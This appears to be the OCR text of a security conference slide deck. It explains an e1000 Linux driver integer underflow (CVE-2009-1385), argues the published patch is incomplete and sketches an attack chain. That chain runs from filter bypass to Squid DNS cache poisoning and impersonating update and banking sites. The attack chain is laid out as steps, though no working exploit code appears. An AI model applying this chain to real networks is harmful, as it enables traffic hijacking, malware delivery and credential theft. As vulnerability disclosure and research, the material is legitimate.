


On top of that, many NICs do not support the full frame-size of 9000 Byte.

What happens when...

- What happens when an attacker sends a frame of 2000 Bytes to a destination, which only supports 1900 Bytes?

When the MTU doesn't match.



- The Controller can detect this situation due to the missing inter-frame-gap.
- The driver-writer is then responsible for handling the situation.

Do controllers handle this?

- Some do.

CVE-2009-1385
The e1000 bug


- e1000 is a Linux-driver for Intel GbE-Controllers, which did not handle this right.
- Vulnerability was published in July 2009 and is assumed to be fixed.
- The fix doesn’t fix!
  - And this has not been publicly reported yet.

The initial bug report

- "If we have a spanning packet, the first part is discarded, but the second part is not […]. If the second part of the frame is small (4 bytes or less), we subtract 4 from it to remove its crc, underflow the length, and wind up in skb_over_panic, when we try to skb_put a huge number of bytes into the skb."

Which means…

- … if we have a spanning frame, it is divided into two frames.
  - A truncated version of the first frame
  - **A new frame, made up of what used to be payload of the first frame!**



In consequence, there's an Integer-Underflow

- CAUSE: "If we have a spanning packet, the first part is discarded, but the second part is not […].
- EFFECT: If the second part of the frame is small (4 bytes or less), we subtract 4 from it to remove its crc, underflow the length, and wind up in skb_over_panic, when we try to skb_put a huge number of bytes into the skb."

Last Fragment is NOT an independent frame!

```
// Get length of this fragment
length = le16_to_cpu(rx_desc->length);

// Make sure to only process the last fragment
// of a frame spanning multiple buffers as an
   independent frame!
if (unlikely(!(status & E1000_RXD_STAT_EOP))) {
      buffer_info->skb = skb;
      goto next_desc;
}
[...]
// process the frame: Int underflows if length < 4

length -= 4;
```

Logical Bug

The patch. FAIL.

```
if (unlikely(!(status & E1000_RXD_STAT_EOP))) {
/* !EOP means multiple descriptors were used to store a single
 * packet, also make sure the frame isn't just CRC only */
if (unlikely(!(status & E1000_RXD_STAT_EOP) || (length <= 4))) {
        /* All receives must fit into a single buffer */
        E1000_DBG("%s: Receive packet consumed multiple"
                  " buffers\n", netdev->name);
```

- **Patched: For the last fragment, discard it if it’s smaller or equal to 4 in length.**
- **Completely misses the point!**

But wait a minute…

- Didn’t Intel verify this patch?
- I saw them publish an advisory!
- Intel Ethernet-Nerds would have caught this, right?


Your Rock-Stars aren't like my Rock-Stars.

- Intel blindly copies RedHat's advisory.
- Redhat's advisory confuses the patch with a different patch: **"e1000 causes panic when changing MTU under stress "**
- **Intel chooses the name of the wrong patch as the title of the advisory!**

Free 0-day ☺


Bug allows bypassing MAC- and IP-based filters!

The whole ARP-Watch- and MAC-White-list for nothing.
Too bad ;)



Exploitation Details
CRC32 Checksums


- CRC-Checksums for original and embedded frames must match!
- If four bytes can be chosen at wish, which are only part of one of the frames, we can change the CRC to anything we like.
- Fortunately, we can ☺



Limitations

- This problem is only existent when the MTU differs from 1500.
- For the default MTU, reception of frames larger than 1532 Bytes is disabled in hardware.

Update on the situation



Next Goal

- We want to control web-traffic in the LAN
  - … supply any executable files downloaded by any of the client-machines.
  - … be ‘update.adobe.com’.
  - .. provide the start-page for citibank.com

Step 3


Poisoning the Cache

Web-Cache also caches DNS!

GET http://foo.bar\r\n

is possible, not just


GET http://10.0.0.1 \r\n



Forging DNS-Messages

- Fields that “secure” DNS:
  - 16 Bit Source-Port: Although only about 28 000 ports are used.
  - 16 Bit Transaction-ID.

    This simple authentication-scheme has been criticized over and over again!




Squid and DNS


- Even in the face of popular DNS Security-Research, Squid…
  - chooses to implement its own DNS-Resolver
  - opens a single UDP-Socket to transmit DNS-Queries
    - The source-port is thus random but remains static throughout the programs execution.
  - Not a wise choice.

Default UDP Behavior

By default, you can scan for the port.



Layer 4 may save us



Implicit Assumptions


- Layer II/III security will keep attacker from spoofing responses from DNS-Server
- Layer IV security will keep attacker from determining the source-port used for DNS
- Randomly generated TXIDs keep attacker from guessing TXID in time

